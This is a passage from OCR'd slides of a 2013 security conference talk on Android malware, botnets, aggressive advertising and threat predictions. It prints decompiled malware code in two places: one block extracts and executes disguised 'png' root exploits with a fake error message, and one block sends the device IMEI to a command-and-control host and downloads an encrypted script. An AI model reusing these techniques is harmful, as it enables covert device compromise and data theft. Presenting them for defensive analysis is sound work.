  new File("/data/data/com.android.bot/files/footer01.png").delete();
  new File("/data/data/com.android.bot/files/header01.png").delete();
  new File("/data/data/com.android.bot/files/border01.png").delete();
  new File("/data/data/com.android.bot/files/boomsh").delete();
  new File("/data/data/com.android.bot/files/crashlog").delete();
  new File("/data/data/com.android.bot/files/rooted").delete();
  ExtractAsset("header01.png", "/data/data/com.android.bot/files/header01.png");
  ExtractAsset("footer01.png", "/data/data/com.android.bot/files/footer01.png");
  ExtractAsset("border01.png", "/data/data/com.android.bot/files/border01.png");
  localShellCommand.sh.runWaitFor("chmod 777 /data/data/com.android.bot/files/header01.png");
  localShellCommand.sh.runWaitFor("/data/data/com.android.bot/files/header01.png");
  Toast.makeText(getApplicationContext(), "(0x14) Error - Not registred application.", 0).show();
```


Botnets - Now

- Mdk/Simple Temai – Spetember 2012 – January 2013
- Comand & control, SMS, spam, downloader

```
this.LILIIILLILIlILlIL = new StringBuilder();
this.LILIIILLILIlILLI1 = " ";
String str1 = ((TelephonyManager)paramContext.getSystemService("phone")).getDeviceId();
this.LILIIILLILIlILlIL.append(".").append(this.LILIIILLILIlILLI1);
String str2 = "http://an.yu61.com:5222/kspp/do?imei=" + str1 + "&wid=" + paramString + "&type=&step=0";
new URL(str2);
this.LILIIILLILIlILlI = " ";
InputStream localInputStream = new DefaultHttpClient().execute(new HttpGet(str2)).getEntity().getContent();
this.LILIIILLILIlILlI = (this.LILIIILLILIlILlI + this.LILIIILLILIlILlIL.toString() + ".");
String str3 = this.LILIIILLILIlILlI;
StringBuilder localStringBuilder = new StringBuilder(String.valueOf(str3));
this.LILIIILLILIlILlI = this.LILIIILLILIlILLI1;
ZipDecryptInputStream localZipDecryptInputStream = new ZipDecryptInputStream(localInputStream, this.LILIIILLILIlILlI);
ZipInputStream localZipInputStream = new ZipInputStream(localZipDecryptInputStream);
localZipInputStream.getNextEntry();
AdScript localAdScript = new AdScript(localZipInputStream);
this.script = localAdScript;
this.script.setScriptVar("appact", paramContext);
this.script.setScriptVar("machineimei", str1);
this.script.setScriptVar("wid", paramString);
return;
```

Advertising - Then

- Accepted
- Supports free apps
- Non-intrusive
- No extra permissions



Advertising - Now

- Aggressive advertising
- Notification bar, shortcuts, bookmarks

Advertising – Google Takes Action

Hello Google Play Developer,

We are constantly striving to make Google Play a great community for developers and consumers. This requires us to update our policies when we launch new features, like subscription billing, and also when we see unhealthy behavior, like

We are restricting the use of names or icons confusingly similar to existing system apps in order to reduce user confusion.

will handle cancellations in our new subscription billing feature

- We are restricting the use of names or icons confusingly similar to existing system apps in order to reduce user confusion.
- We are providing more detail on the kinds of dangerous products that are not allowed on Google Play. For example, apps that disclose personal information without authorization are not allowed.
- We are giving more examples of practices that violate the spam policy.

Additionally, we are adding a new section that addresses ad behavior in apps.

Additionally, we are adding a new section that addresses ad behavior in apps. First, we make it clear that ads in your app must follow the same rules as the app itself. Also, it is important to us that ads don't negatively affect the experience by deceiving consumers or using disruptive behavior such as obstructing access to apps and interfering with other ads.


Any new apps or app updates published after this notification will be immediately subject to the latest version of the Program Policy. If you find any existing apps in your catalog that don't comply, we ask you to fix and republish the application within 30 calendar days of receiving this email. After this period, existing applications discovered to be in violation may be subject to warning or removal from Google Play.

Regards,

Google Play Team

Advertising - Now

- Misleading advertisements



Future Predictions

Security in knowledge

#RSAC

RSA CONFERENCE EUROPE 2013

Future Predictions

- **SMiShing (SMS-phishing):** Consumers continue to get tricked by texts that appear as urgent, legitimate calls-to-action
- **Ransomware:** These Trojans block access to device functionality as a method to exploit users
- **Premium-SMS Trojans:** These profitable Trojans secretly call or text premium numbers
- **Banking attacks:** Expect an increase on banking attacks in the form of man-in-the-middle attacks and capturing SMS messages
- **Drive-by-downloads:** Expect exploit kits to include modules specifically for smart devices

Q & A

Security in knowledge

#RSAC

RSA CONFERENCE EUROPE 2013

Security in knowledge

Thank you!

Grayson Milbourne

Webroot, Inc.

@gmilbourne

gmilbourne@webroot.com

www.webroot.com